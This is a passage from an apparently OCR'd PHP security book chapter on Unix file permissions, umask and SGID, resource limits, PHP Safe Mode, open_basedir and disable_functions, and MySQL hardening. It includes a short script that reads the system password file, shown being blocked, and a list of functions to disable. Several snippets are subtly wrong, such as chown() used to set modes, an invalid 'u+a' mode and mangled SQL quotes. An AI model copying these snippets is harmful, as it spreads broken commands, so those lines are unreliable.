
We say “mildly intuitive” because these codes use a somewhat different vocabulary to describe file ownership. Rather than using the Unix labels `owner`, `group`, and `world` to describe to whom the permissions apply, the alphabetic model uses `user` (meaning the user who owns the file), `group`, and `other`. This shift is often a source of confusion, because both `owner` (the Unix designation) and `other` (the `chmod` designation) begin with the letter “O.” If you can remember that `chmod` indicates the permissions of the `owner` by `u` (not `o`!), the rest will follow.

Using a selection from the possible parameters, an administrator can set permissions on (or change the mode of) a particular file or set of files with a command like this:

```
chmod o+rw thisfile
```

This command changes the existing permissions on the file `thisfile` to allow `other` users (or the `world`) to read it and write to it. Notice that multiple parameters can be designated. What is most important to notice, however, is this part of the sentence: “changes the existing permissions.” This style of change simply modifies the existing settings. Users in the other group may or may not have execute permission for `thisfile`; this command has no control over that permission. Alphabetic notation is thus somewhat more ambiguous than octal notation, which is generally considered preferable because it sets permissions explicitly rather than using addition or subtraction from existing permissions.


Octal notation uses the base-8 octal numbering system, with the digits 0 through 7. Figure 13–2 shows the permission values that are combined to create each of those digits.



0	no permission
1	execute
2	write
4	read

Figure 13–2. Permission values, used with the octal version of the `chmod` *command*

The values of whatever permissions are to be assigned are added to form a single digit that constitutes one digit of the octal version of the `chmod` command. To assign write and execute permissions, for example, you add the values of 2 and 1 to create an octal value of 3. A complete set of octal values is shown in Figure 13–3.



0	---
1	--x
2	-w-
3	-wx
4	-r--
5	r-x
6	rw-
7	rwx

Figure 13–3. *Octal values of the* `chmod` *command*

The three digits of the octal version of the `chmod` command correspond to the three possible user types: `owner`, `group`, and `world` (or `other`). Thus, an administrator can use octal notation to set permissions more definitely (because they are set absolutely rather than relatively) and more economically (because doing so requires only three characters) than with alphabetic notation. A command like this:

```
chmod 755 thisfile
```

could, it is true, be written also in alphabetic notation, like this:

```
chmod u+a,g+rx,g-w,o+rx,o-w thisfile
```

But notice how clumsy this notation can be. We need to turn read and execute privileges on explicitly, and also turn write privileges off explicitly. If we had omitted that last step, we would have to live with whatever the write privileges setting had happened to be previously, since setting the others would leave it unchanged. Because octal notation is not subject to that limitation, once you understand it, you will find it, we believe, a lot simpler and more reliable to use.

One other set of advanced flags is dependent on the octal notation that we have discussed, and has important implications for security. We will therefore discuss that next.

■ **Caution** The Unix operating system comes in many versions, each differing from the others in various (sometimes small, sometimes large) ways. The following discussion applies to Linux, the various BSD distributions, and OSX; it may also apply to other Unix-like operating systems.

Shared Group Directories

It is often the case that a number of users need to be able to share ownership of each others' files and directories. The simple answer to this problem is to make all shared files and directories group-writable, using a command sequence such as the following:

```
chgrp -R team /home/shared
chmod -R 770 /home/shared
```

The first command sets group ownership of the `/home/shared` directory (and recursively with the `-R` flag, all files and subdirectories within it) to the `team` group. The second command sets permissions on those same directories and files to `770` or `rwxrwx---` (readable, writable, and executable by owner and group users but not at all by others).

But there are two problems with this approach, and they both arise when a user creates a new file or directory in the shared area.

The first has to do with file permissions. By default, the mode for new files is `644`, and the mode for new directories is `755`. These permissions mean that a new file or directory is writable only by its owner, and not by any group users.

The other problem is that new files are created with the owner's default group identification (or her GID), which is typically the same as the owner's username (that is to say, each user constitutes a group of which she is the one and only member, until and unless other users are added to it). Since a user may be a member of a large number of groups, and the operating system has no way of knowing with which of those groups a new file should be associated, the only sensible default is the user's primary group.

Each of these two problems has its own solution.

umask

We solve the first of these two problems (new files are group read-only) with a little filesystem voodoo, made possible by the fact that each user possesses a `umask` value, stored in his login script (typically `~/.bash_profile`). This `umask` value is what sets default modes for any files and directories created by the user; the operating system subtracts the `umask` from the maximum permissions level for the type of file being created.

Files aren't allowed to be executable on creation (the executable bit must be explicitly turned on later), so the maximum file creation mode is 666. But since directories should generally be created executable (so that they can be changed too), their maximum is 777. With the default `umask` of `022`, subtracting each place from `777` gives us default permissions of `755` for directories, and from `666` gives us mode `644` for files.

But since we're working here with group files and directories, we want them to be writable by other members of the group. We can do this by setting a slightly more liberal `umask` of `002`. This value still prevents files from being world-writable, but allows full access by anyone in the same group as the file.

There are two ways to create this new `umask` value. You may do it by remembering to issue a `umask 002` command before working with shared files.

A possibly better alternative is to change the default value stored in the login script. Doing this is safe if the user's default group is exclusive (that is, it has the same name as the user, and he is the only member of the group unless others have been explicitly added). If, however, his default group is not exclusive, then this value could allow access to users who should not have it.

set-group-id

We solve the second of the two problems, how to ensure that files have the right group ownership, with our next magic trick, resetting the modes of those files with the `set-group-id` bit. Normally, the `set-group-id`, or SGID, setting comes into play when a file is executed; it permits the resulting process to assume temporarily the same group ID as the file has, which allows it to access other (possibly dependent) files belonging to that group. (This process is similar to the `set-user-id`, or SUID, function, which allows an ordinary user to run a program, such as `passwd`, as if he were `root`.) Unlike SUID, though, SGID has a special meaning on directories, where it forces new files to have the same default group ownership as the directory. It is precisely that special meaning that allows us to solve the problem.

Using the alphabetic version of `chmod`, we can set the `set-group-id` flag on a directory shared by the `www` group, with a command like this:

```
chmod g+s /path/to/directory
```

When `timb` creates a new file somewhere in this directory, that file now will not be associated with his primary group, `timb`, but rather with the `www` group that is already sharing the directory. This will make it accessible to all the other members of the group.

The way to accomplish this with the octal version of `chmod` is to prefix the octal permissions mode with a `2`. So if you want the directory to have octal mode `770` (`rwxrwx---`) and you also want the `set-group-id` bit set, you would use the command `chmod 2770 /path/to/directory`.

PHP Tools for Working with File Access Controls

PHP includes native functions that essentially duplicate the Unix system utilities that we have been discussing; the `chown()`, `chgrp()`, and `chmod()` functions can be used by your scripts to accomplish the same things as the similarly named Unix commands. There is, however, one exception: they cannot be called recursively on directories. The user comments on these functions in the *PHP Manual* (available at `http://php.net/chown`, `http://php.net/chgrp`, and `http://php.net/chmod`) do, however, include suggestions for scripts that include recursive functionality.

The `chown()` and `chgrp()` functions will generally be useful only in administrative scripts run from the command line, because only `root` (the superuser) may change the ownership of a file or arbitrarily change the group association. It is true that the owner of a file may change the group association, but only to another group that he is a member of. Since web scripts typically run as `nobody`, which has other group memberships, neither of these functions can be used directly by online applications.

When working with PHP's `chown()` function, you *must* use an octal mode specification. In PHP, octal numbers are prefixed with a `0` (zero) to ensure that the following three digits are interpreted as octal rather than decimal values. The equivalent of `chmod 775 /path/to/file` would therefore be `chown( '/path/to/file', 0775 )`. Similarly, if you want to use PHP to set the `set-group-id` bit on a directory, you will again need to prefix the octal mode with a zero, like this: `chown( '/path/to/directory', 02770 )`.

PHP scripts that are creating shared files and directories can (and should) use the `umask()` function to explicitly set the `umask` to a value of `002` (or `0002` with the prefixed zero) before the creation, like this:

```
umask( 0002 );
  // create file or directory
```

Keeping Developers (and Daemons) in Their Home Directories

The whole purpose of permissions is to control where users (who may be either humans or processes) may wander around in the root filesystem. But sometimes you want to restrict a user or process to a narrow subset of the filesystem, to effectively change what they see as `/` (root) to some arbitrary directory, like their home directory. The `chroot` (change root) command is a powerful way to impose such confinement. It can be used to "jail" a human user or automated process in some part of the filesystem, by making that user think there is no higher (or deeper, depending on your point of view) directory to go to.

It should be noted that a `chroot` jail is an easy one for a determined attacker to break out of. Nevertheless, many system administrators prefer to `chroot` public-facing daemons as an extra measure of security, in case some exploit is found that allows an attacker to remotely execute system commands via the daemon. The privilege-separation feature of SSH, which we'll describe in detail in Chapter 16, uses `chroot` to lock the unprivileged user into an empty directory. And many FTP servers, notably the free ProFTPd, allow you to lock FTP users into their home directories.

The attentive reader may have noticed that in this last section we have been discussing control over permissions not just for human users but for processes as well. This brings us to our next topic, protecting the system itself, by keeping processes in their proper places.

Protecting the System from Itself

We've been talking about keeping users' permission to operate confined to appropriate areas in the filesystem, preventing those users from inappropriate and out-of-bounds behavior. Sometimes, however, it's various processes, or even the operating system itself, that need to be similarly restrained from inappropriate behavior. This restraint underlies the restraints we place on human users. In both cases, out-of-control behavior leads to diminished security for your applications, your system, and (most importantly) your users' data.

In this section, then, we'll introduce you to the concept of system-level resource limits: maximum file and memory sizes, maximum number of processes, disk quotas, login times, and the like. There are plenty of good books devoted entirely to this topic, so we can't do more than just scratch the surface here.

While the exact means of setting and enforcing these limits vary from one operating system to another, the capacity to do so exists in all mainstream distributions. If you do decide to impose resource limits, you must get a system administration guide for your own specific operating system, or (probably better) hand the job over to a competent sysadmin.

So when would you want to use system-level resource limits? This is highly situation-dependent, but it is easy to imagine some scenarios. Any site with a large user base is a good candidate for system-level limits, particularly if users are allowed to upload files. While PHP has its own upload limits (discussed in the following section), there are plenty of other ways in which users might upload files to a server besides PHP. The most obvious example of this is a webmail site, where attachments enter the system both via the web interface (creating an outgoing message) and via SMTP (incoming messages). Google aside, most email providers find it necessary to set strict resource limits on their users, in order to keep one spam-clogged inbox from taking up all the available disk space. Another situation in which resource limits are important is when using a daemon to listen for network connections or to automate some task. By setting a memory limit, you can keep the daemon from bringing the system to a halt if it starts going out of control for some reason, such as programmer error or an active Denial of Service attack.

Resource Limits

Mechanisms are typically available to limit the maximum amount of memory or CPU time that can be used by a single process, the maximum number of concurrent processes that any one user is allowed to run, and the maximum size of a file on disk. Some operating systems will even allow the system administrator to declare times of day when specific users are or are not allowed to log in. For example, in FreeBSD (which is highly security-conscious and therefore offers more security-related settings than most other distributions), resource limits are largely determined by the settings in `/etc/login.conf`, which allows the admin to define multiple classes of users. Under a system like this, you might define a `daemon` login class that is allowed to have many files open and use a fair amount of CPU, but which has strict limits on the amount of memory that can be used and the number of processes allowed. In Linux, resource limits are often defined in `/etc/login.defs` and `/etc/pam.d/limits.conf` (see the `limits.conf` manual page for more information).

■ **Note** The manual pages (or man pages, after the `man` command used to read them) for your Unix or Linux installation are the definitive reference for all such technical questions. You can also read manual pages online if you don't have a Unix system handy, or if you are curious about how implementation differs across distributions. We recommend the OpenBSD online man pages as a clear and well-maintained resource, at `http://www.openbsd.org/cgi-bin/man.cgi`.

Detailed instructions for determining and setting resource limits are, as we have said already, clearly outside the scope of this book, but they are the traditional first line of defense on large, multiuser systems. It is also important to be familiar with your system's default limits for things like maximum file size, for those times when it seems like a PHP script mysteriously doesn't work with large files.

There are typically two types of resource limits: soft and hard. Soft limits may be manually increased by an authorized user if his application needs more than his default amount of resources, up to the value of the hard limit. See your operating system's documentation for details on how to modify resource limits, as implementation varies. The manual pages for `ulimit` are a good place to start. The soft limit exists as more of a warning than anything else, acting a bit like the red bar at the bottom of a gas gauge. You can exceed the soft limit if you need to, but you know you're running out of space. The hard limit may be changed only by the sysadmin, and represents an absolute cap on resource usage.

Disk Quotas

You control the amount of disk space allotted to various users by applying disk quotas. Quotas are typically enabled from the mount point of the disk, which contains special binary quota files detailing how disk space is to be allotted to users and/or groups. Like other resource limits, quotas consist of soft and hard values, but the values are temporal in nature. A disk quota is considered soft, and may be exceeded, for a certain amount of time, after which it becomes a hard limit and the user can save no more data until he deletes other files first.

See your own operating system's documentation for precise, specific details on how to configure and enable disk quotas. The manual pages for `quota(1)` and `quotaon(8)` are a good place to start.

You can also enforce disk-usage limits in your PHP applications, although there is no native function that will return the cumulative size of all the files in a directory. It is therefore necessary to execute the Unix `du` command from within PHP, like this:

```
// get the number of bytes being used on disk
$path = '/path/to/directory'
$bytes = shell_exec( ‘/bin/du -s ‘ . escapeshellarg( $path ) );
```

The `-s` argument tells `du` to provide a one-line summary of the disk space being used by the directory in `$path`. Without it, `du` will traverse the directory contents recursively, printing one line for the disk space being used by each subdirectory, and then summing up the total at the end of the list. It can take several seconds for `du` to traverse large directories, so it may be worth coding your application to run `du` only periodically and cache the results.

PHP's Own Resource Limits

PHP has its own set of resource limits, set in `php.ini`, that control the most common resource limits. There are no correct or recommended settings for these directives; you need to analyze your own applications to determine what limits are appropriate, and then set these directives appropriately:

- The Boolean `file_uploads` directive controls whether PHP is willing to handle file uploads.
- The `upload_max_filesize` directive controls the maximum allowed size of uploaded files.
- The `post_max_size` directive can be used to limit the total size of the `$_POST` global array for HTTP POST requests.
- The `max_execution_time` directive controls how long the script is allowed to run before it is considered to be a resource hog and killed. This clock does not run for events outside of PHP, so even if you use `shell_exec()` to execute a long process, you may use a relatively short `max_execution_time` value.
- The `max_input_time` setting causes PHP execution to halt if it takes more than the time you have decided to allow to upload data or type a response on the console.
- In order to use the `memory_limit` directive, your PHP binary must have been compiled with the `--enable-memory-limit` configuration switch. If so, you can set the maximum amount of memory that any one PHP process is allowed to consume.
- Enabling the memory limit feature also enables the `memory_get_usage()` function, so that you can detect resource utilization from within PHP scripts.
- The `mysql_max_links` directive sets the maximum number of MySQL connections per process, so any single PHP script can't open more than this many connections to MySQL databases at a time. If you choose to use this, it should be set to the number of databases your application uses, which is typically just one.

PHP Safe Mode

PHP's Safe Mode is an attempt to solve at least some of the security problems inherent in access issues by modifying the behavior of applications written in PHP. While it may be wrong-headed to attempt to solve system-level problems at the application level, nevertheless there has been considerable interest in Safe Mode as a possible solution. And so some sysadmins have decided to run PHP in Safe Mode on their own servers. Similarly, some hosts have decided that they will offer PHP only in Safe Mode.

When operating in Safe Mode, PHP allows the owner of a script to operate on only its own files and directories. This restriction does indeed greatly minimize the possibility of PHP's being used to carry out attacks on system integrity, and so Safe Mode is a reasonably attractive alternative for sysadmins who do not want to make the very considerable effort of putting better security restrictions into effect. However, it is at best a kind of band-aid, and so if you need serious levels of security, you should not expect your host's or your own server's Safe Mode to provide it for you.

Please note that as of PHP 5.3.0, PHP's Safe Mode has been deprecated.

How Safe Mode Works

Putting Safe Mode into effect is a simple matter of setting a configuration directive in the Safe Mode section of the Language Options area of a `php.ini file: safe_mode TRUE (or on or 1).` Of course, you must be a sysadmin or otherwise have access to that file.

Once Safe Mode has been put into effect, PHP performs a UID check on every file operation, determining whether the user ID of a script (denoting its owner) is the same as the user ID of the file or directory where an operation (reading or writing, creating or deleting) is being proposed. If the script owner is not the owner of the file or directory, that operation is disallowed.

Let us imagine that a malicious user `jasong` has purchased the right to have a website hosted on a shared server. That user is the owner of a directory known conventionally as `docroot`, where his website files reside, and he creates a script, something like the following (we'll call it `innocuous.php`), which attempts to read the system password file:

```
<?php readfile( '/etc/password' ); ?>
```

Since the `/etc/passwd` file is, of necessity, readable by all users, a standard PHP engine (where Safe Mode is not in effect) will give the attacker the file. This is not as serious as it may sound, since the system passwords are typically not stored there but rather in `/etc/shadow`, which is accessible to `root` only). But the compromised file will still leak a lot of information about your system that should not be public, including what usernames have login shells.

When Safe Mode is in effect, however, typical output from this script would not be the file's contents, but rather something like the following:

```
Warning: SAFE MODE Restriction in effect.
The script whose uid is 123 is not allowed to access /etc/password
owned by uid 0 in /docroot/innocuous.php on line 1
```

This message tells us that a script owned by user `123` (that is, `jasong`) is attempting to access a file owned by user `0` (that is, `root`), and that the access is being blocked because the respective owners are not the same. In this case, then, turning on Safe Mode has provided a significant level of protection.

An alternative to Safe Mode's rigorous UID check is a GID check, enabled by setting `safe_mode_gid on` (or `true`, or `1`). This directive relaxes the check, so that it will be satisfied if the GID (group owner) of the script matches that of the file or directory. That way, you can use a team of developers, each with his or her own user ID, but all in the `www` group.

Other Safe Mode Features

Additional configuration directives control other details of how Safe Mode operates. For full details, you should go to Chapter 42 in the *PHP Manual*, readily available at `http://php.net/features.safe-mode`, but we will provide an overview here, along with some discussion of the implications of each directive. In general terms, though, Safe Mode allows you a considerable measure of control over include directories, exec directories, and user-settable environment variables. Here's a short explanation of those other configuration directives.

When a script executed in a Safe Mode environment includes a file from the directory specified by the `safe_mode_include_dir` directive, the usual user ID (or group ID) restrictions are bypassed, and a script owned by someone else is allowed to be included. This is useful when you need to include libraries (such as PEAR), and a common configuration might be something like `safe_mode_include_dir="/usr/local/lib/php/"`. When specifying paths in Safe Mode directives, it is important to include the trailing slash. Without the slash, the value is treated as a prefix, meaning that `/usr/local/lib` would match `/usr/local/libdneba/` and `/usr/local/libchxo/`. More than one directory or prefix can be specified using a colon-separated list (semicolon-separated on Windows).

One of the most important Safe Mode features is the ability to strictly control which system files may be executed by PHP scripts. The `safe_mode_exec_dir` directive allows administrators to specify a directory from which useful binary executables like `ImageMagick` and `aspell` may be run, without also allowing PHP scripts to run `passwd` or other dangerous system utilities. The argument to this directive is the name of a directory, into which you create a symbolic link to any allowed executables. The process would therefore be something like this. First, you create an appropriate entry in `php.ini`:

```
safe_mode_exec_dir='/bin/safe/'
```

Next, you create a symbolic link for `aspell` (for example) in that directory using the `ln -s` command as `root`:

```
# cd /bin/safe
# ln -s /usr/bin/aspell aspell
```

Finally, in your script, you execute the now-accessible (but otherwise inaccessible) utility:

```
<?php
  $output = shell_exec( '/bin/safe/aspell /var/www/myfiles/document.txt' );
```

The final two Safe Mode directives deal with the global environment variables that are available to PHP scripts. These are the variables that show up in a `phpinfo()` call, system information that really shouldn't be made public. This is the kind of information that makes most sysadmins think that they really shouldn't allow users to call `phpinfo()` at all. Safe Mode by default makes all of those environment variables off limits to PHP scripts, except for any that begin with the prefix `PHP_`.

The `safe_mode_allowed_env_vars` directive allows you to specify prefixes for any other environment variables that you are willing to allow PHP scripts to set and change with the `putenv()` function (see `http://php.net/putenv` for more information). Environment variables differ from constants and other global variables in that they are passed to any child processes created by a script, such as with `shell_exec()` calls.

You might, for example, want to allow applications running on your server (and any underlying processes called by them) access to a special library of functions. You could do that by inserting an instruction like this into `php.ini`:

```
safe_mode_allowed_env_vars = 'SAFELIB_'
```

A user could now use `putenv()` to create a usable environmental variable, something like this:

```
<?php
putenv( 'SAFELIB_LIBPATH=/usr/lib/mylib' );
```

The `safe_mode_protected_env_vars` directive allows you to fine-tune that list by specifying specific environment variables that can't be changed, even if `safe_mode_allowed_env_vars` would have permitted it.

Safe Mode Alternatives

We will finally describe briefly two of the key alternatives to Safe Mode's UID check. As alternatives, they are used independently of whether Safe Mode has been enabled (although they are often thought of as being part of Safe Mode, and their directives are located at the end of the Safe Mode section of `php.ini`).

- The `open_basedir` configuration directive sets a directory within which any file that is to be opened must reside. This directive may be set in `php.ini`, with `open_basedir /mybasedir`, or in Apache's `httpd.conf` file, with a directive something like this:

```
<Directory /mybasedir>
  php_admin_value open_basedir /mybasedir
</Directory>
```

When `open_basedir` has been set, any file that is being opened under PHP's control (with a function like `fopen()`, for example) must reside in the designated directory; if it does not, the file is not permitted to be opened. In such a case, assuming the same `innocuous.php` as earlier (`jasong`'s attempt to open the file `/etc/password` for reading), the script, instead of executing, would return a message something like this:

```
Warning: open_basedir restriction in effect. File is in wrong directory in
/docroot/innocuous.php on line 1
```

- The `disable_functions` and `disable_classes` directives enable you to restrict users' ability to execute specified functions and classes. These directives must be set in `php.ini`, not in `httpd.conf`, with a line such as this:

```
disable_functions readfile,system,chmod,chown,uline
```

Note that multiple entries are permitted, separated with commas.

When a function like `readfile` has been disabled, the malicious `innocuous.php` script, instead of executing, would return a message like the following:

```
Warning: readfile() has been disabled for security reasons in
/docroot/innocuous.php on line 1
```

Safe Mode, then, and its two alternatives `open_basedir` and `disable_functions` or `disable_classes`, provide a reasonably strong level of security to your server, at very little expense in terms of time and effort to get it set up. It should be a part of every systems administrator's arsenal of security tools. There are no convincing reasons not to be using it.

Summary

We have discussed in this chapter various elements of maintaining a secure environment, controlling users' access to your resources.

First, we explained why file and directory permissions should be set, how they should and can be set, and how PHP can help in the task of setting them. We turned next to a discussion of granting and revoking users' database privileges. Then, we discussed controlling the various processes running on your system. Finally, we discussed how PHP's Safe Mode and its close partners, `open_basedir`, `disable_functions`, and `disable_classes`, can help to keep snoopers out of files and directories where they shouldn't be.

■ ■ ■

Securing Your Database

In this chapter, we'll give some consideration to securing your database, with most of our focus going to MySQL. Although securing a MySQL database is usually under the purview of a database administrator, if you're developing applications with PHP, then in many cases you are also the defacto MySQL administrator. In that case, you need to know more than a little about security issues.

Protecting Databases

We have been discussing controls over file and directory access in general, based on either operating system or `php.ini` settings. We turn now to managing access to the special files and directories associated with MySQL databases, partly because there are special problems involved in doing so, and partly as preparation for the next section of this chapter.

Whole books could be written on this topic, so we can cover only the basics here. But since PHP and MySQL work hand-in-hand so often, some understanding of these concepts for protecting databases is important for every programmer. For a more advanced discussion of this topic, a book we like (although it is not specific to MySQL) is Morris Lewis's *SQL Server Security Distilled* (Apress, 2004).

Your databases are obviously the heart of the data on your system. We assume (as we always do) that you have data worth keeping secret, but even if the actual owners of that data wouldn't mind having it made public, it's up to them to make such a decision. Their data should become public because they want it to be, not because you as a sysadmin have been careless in securing it.

General Security Considerations

Generally speaking, think about adopting these security principles:

- **Never run the server as root. Run as an ordinary, unprivileged user.**. When the MySQL server runs, it executes with the privileges of the account under which it runs. If the server runs as root, it has the root privileges, including such abilities as reading and writing files anywhere in the file system. Clients may attempt to take advantage of the server's root privileges to read privileged information or write files that modify your system. Running the server using an ordinary login account that has no special privileges minimizes this risk by preventing the server from accessing sensitive files and data.

- **The MySQL data directory should only be accessible from the server account.** The data directory is where the server creates databases and writes its log files. Securing the directory by making it accessible only to the server account prevents other users from reading or writing database contents directly. It also prevents other users from monitoring the log files to see what queries are being run by legitimate users.
- **Protect option files.** Option files can be a convenient way to store connection parameters like usernames and passwords. If you choose to use option files, make sure they are protected against examination or tampering.
- **Audit existing MySQL accounts for unsecure settings or excessive privileges.** Check the MySQL accounts listed in the user table of the MySQL database where the grant tables are located. Remove all anonymous accounts that allow clients to connect without even knowing a user name. Remove accounts that don't have passwords, or assign passwords to them if you need to keep them. If an account is associated with a hostname specifier that is a pattern, make sure that the pattern is narrowly defined. Revoke any and all privileges that an account doesn't really need, such as FILE, PROCESS, or SHUTDOWN.
- **Follow a consistent process when creating new MySQL accounts.** Require each account to have a non-empty user name and password, avoid use of wildcards in hostname specifiers, and grant only those privileges that are really needed (especially global privileges).

Database Filesystem Permissions

MySQL databases consist of binary files stored in the MySQL data directory. This is `/var/db/mysql` by default, but the location can be overridden in the server configuration file or on the command line. Ensuring that this directory has the proper permissions set is crucially important to the overall security of your data. But it may not be obvious that it's not just the data files themselves that need such protection. Any log files being generated by your MySQL server (see `http://dev.mysql.com/doc/refman/5.1/en/server-logs.html` for more information) also deserve it, because they may contain the plaintext of queries, including those queries that contain application passwords or other sensitive information. Anyone who can read those files may gain possession of whatever passwords exist in them. In the case of MySQL, the default location for the log files is the database directory itself, `/var/db/mysql`, making it easy to control access to both the database files and the logs at the same time. And of course, detailed logging is optional; on a production system you probably wouldn't be logging every query.

You must, in any case, be careful to set the correct access permissions for all the relevant files and directories used by your database. It is pointless to attempt to provide further levels of security (as we discuss in the next section of this chapter) if those files and directories themselves are wide open to reading and even writing by unauthorized readers.

We suggest the following process:

1. Within the data directory itself (as we mentioned previously, typically `/var/db/mysql`), you will normally find only directories, each one corresponding to a database. After changing to this directory, set the owners and the groups of all these subdirectories to be the same user ID as the one the MySQL server process runs as (typically `mysql`), with the following command:

```
chown -R mysql:mysql ./
```

In this command, the `-R` flag means to recurse through all subdirectories. We next specify the colon-separated owner and group we want to set. Finally, the `./` (dot-slash) tells the operating system to begin the recursion in the current directory.

2. Set the mode of the data directory to be readable only by the MySQL user, with a command something like this:

```
chmod -R 700 ./
```

Again, the `-R` flag means to recurse through all subdirectories, and the `./` (dot-slash) means to start in the current directory. The octal value of `700` assigns `rwx` privileges to the owner (which is the user known as `mysql`), and turns off all privileges for the group and the world.

Once you have permissions set correctly, however, there's still more to do.

Securing Option Files

Option files contain information that can be used to control a server's operation and can store information like client usernames and passwords, and they are therefore a potential point of compromise. Option files can be global, server-specific, or user-specific. The precautions you take to secure a given file depend on its scope and purpose.

Global Option Files

`/etc/my.cnf` is a global option file used both by the MySQL server and by client programs. Protect it against unauthorized modification (to prevent someone from changing it to tell the server to start up as root, for example), but also make it publicly readable so that client programs can access it. To make this file owned by and modifiable only by root but readable to anyone, use these commands:

```
# chown root /etc/my.cnf
# chmod 644 /etc/my.cnf
```

Because this file is world-readable, it should not be used to specify password values.

Server-Specific Option Files

A MySQL server can also have its own private option file, named `my.cnf`, located in the server's data directory. This file should be owned by and accessible only to the account used to run the server. If you've followed the procedure outlined earlier for securing your data directory, these access constraints should be satisfied already. To set the ownership and mode explicitly (assuming the data directory is `/usr/local/mysql/data`), use these commands:

```
# chown mysqlusr /usr/local/mysql/data/my.cnf
# chmod 600 /usr/local/mysql/data/my.cnf
```

User-Specific Option Files

On multiple-user systems, each login account may have its own option file. The file is named `.my.cnf` and is typically located in the account's home directory. Personal option files are commonly used to store MySQL user names and passwords, so each one should be accessible only to its owner to prevent other users from reading its contents. A user who has a `.my.cnf` file can (and should) make it private by executing this command:

```
% chmod 600 .my.cnf
```

Although you might think this precaution can be left up to the discretion of individual MySQL users, a more proactive administrator might want to run a daily cron job that looks for `.my.cnf` files and sets proper ownership and restrictions.

Securing MySQL Accounts

The MySQL installation procedure creates a database named `mysql`, which in turn contains the grant tables that the server uses to determine which MySQL accounts can perform what actions. Specifically, the user table in the `mysql` database lists all valid accounts and indicates which global privileges they have, if any. This section provides some guidelines that you can use to evaluate existing accounts, and that you should keep in mind when creating new accounts. These guidelines apply to servers running on any platform.

A general set of principles for securing the MySQL accounts listed in your grant tables is as follows:

1. Remove anonymous accounts.
2. Make sure that each account has a password.
3. Don't grant global privileges unnecessarily.

If you have never examined the grant tables that are set up during the MySQL installation procedure, you should do so now, using the instructions that follow. The default grant tables created during MySQL installation include accounts for the MySQL root user as well as some "anonymous" accounts that can be used without specifying a user name. These anonymous accounts are convenient for initial testing, but should be removed when you're satisfied that the server is running properly. In addition, none of the default accounts have a password initially—not even the root accounts! This is a security hole that should be fixed by assigning passwords.

Delete Anonymous MySQL Accounts

Anonymous MySQL accounts allow clients to connect to the server without specifying a user name. Under Windows, the default accounts may even have full access to any database managed by the server. To remove anonymous accounts, connect to the server as the MySQL root user to access the `mysql` database, then issue the following statements:

```
mysql> DELETE FROM user WHERE User=";
mysql> FLUSH PRIVILEGES;
```

The `DELETE` statement removes accounts that have an empty value in the User column of the user table that lists MySQL accounts, and `FLUSH PRIVILEGES` tells the server to reload the grant tables so the changes take effect.

You may also want to check the other grant tables in the `mysql` database for rows that have empty User values. Those rows can be removed, too.

Make Sure MySQL Accounts Have Passwords

Any MySQL accounts without passwords should either be removed or assigned passwords. To find such accounts, look in the user table of the `mysql` database using the following query:

```
mysql> SELECT * FROM user WHERE Password=";
```

The accounts corresponding to any rows returned by this query are not secure and should be assigned passwords. To do this, you must specify both the user name and hostname associated with an account. Let's say that the values in the User and Host columns for an account having no password are `baduser` and `myhost`. If you want to assign a password of mypw to that account, then the SQL would look like this::

```
   mysql> UPDATE user SET Password=PASSWORD('mypw')
       -> WHERE User='baduser' AND Host='myhost';
```

You can also use a `SET PASSWORD` statement:

```
   mysql> SET PASSWORD FOR 'baduser'@'myuser'=PASSWORD('mypw');
```

If you assign passwords with `UPDATE`, issue a `FLUSH PRIVILEGES` statement afterward to tell the server to reload the grant tables so the changes take effect.

Don't Overuse Host Wildcards

A MySQL account is identified by both a user name and a hostname, which are found in the User and Host columns of the user table. The User value is the name that a client must supply when connecting to the server. The Host value indicates the host or hosts from which the user is allowed to connect. If this is a literal hostname, the account is limited to connections only from that host. If the hostname is a pattern such as `%.xyz.com` or `%` that contains the '%' wildcard character, the user can connect from any host in the `xyz.com` domain or from any host at all.

From a security standpoint, literal Host values are best and `%` is the worst. Accounts that have Host values containing wildcards are more susceptible to attack than accounts with literal Host values, because attackers can attempt to connect from a broader range of machines. For example, if an account has User and Host values of `root` and `%`, it means that you can connect as root from anywhere if you know the password. An attacker must guess the password, but she may attempt to do so by connecting from any host. By contrast, if the host name is `localhost`, the attacker can attempt to connect as the root user only after first gaining access to the server host.

To find existing accounts that contain the '%' wildcard character anywhere in the Host column of the user table, use the following query:

```
mysql> SELECT * FROM user WHERE Host LIKE '%\%%';
```

If you discover a hostname value that is extremely broad (for example, very few accounts really require a value of `%` in the Host column), change it with `UPDATE` to something more restrictive. Then check the other grant tables for rows with the corresponding User and Host values and change the Host columns of any such rows as well. If you do modify any accounts, issue a `FLUSH PRIVILEGES` statement afterward to tell the server to reload the grant tables so the changes take effect.

When you create new accounts (with the `GRANT` statement), avoid host values that contain wildcards, or at least constrain them so they are only as broad as necessary. Hostname patterns can be convenient for setting up an account that can be accessed by a given user from a set of machines, but you shouldn't use them unless you really need to. In particular, resist the temptation to simply create all accounts with `%` as the hostname.

Controlling Database Access with Grant Tables

Many users of MySQL never bother to examine the contents of the `mysql` database, which is created by default in every MySQL installation, and which controls which users can do what with the various databases that may exist, as well as storing other meta-information about the databases on the server. The various tables dealing with user authorization are complex and interrelated, and best managed with MySQL's `GRANT` and `REVOKE` statements, or with a GUI like `phpMyAdmin`. The MySQL authorization layer is documented in sections 5.5 and 5.6 of the *MySQL Manual* (which can be found at `http://dev.mysql.com/doc/mysql/en/mysql-database-administration.html`).

Modifying your database's grant tables is tricky, and mistakes can leave your data either inaccessible or wide open to the world. But that's exactly why you need to be familiar with those tables, because effective database security begins at the authorization layer. So let's get started.

Hardening a Default MySQL Installation

In a typical installation, the default access privileges (see `http://dev.mysql.com/doc/mysql/en/default-privileges.html`) are determined (that is, the default grant tables are created) by running the `mysql_install_db` utility. These defaults are, alas, frighteningly insecure:

- Two root users are created, both with empty passwords. On a Unix system one `root` user can connect from localhost, and the other can connect from the same host as the server (that is, using the same hostname, like `mysql.example.com`, or the same IP address). On a Windows server, one root user can connect from localhost, and the other can connect from any host. Remember, they have no passwords.
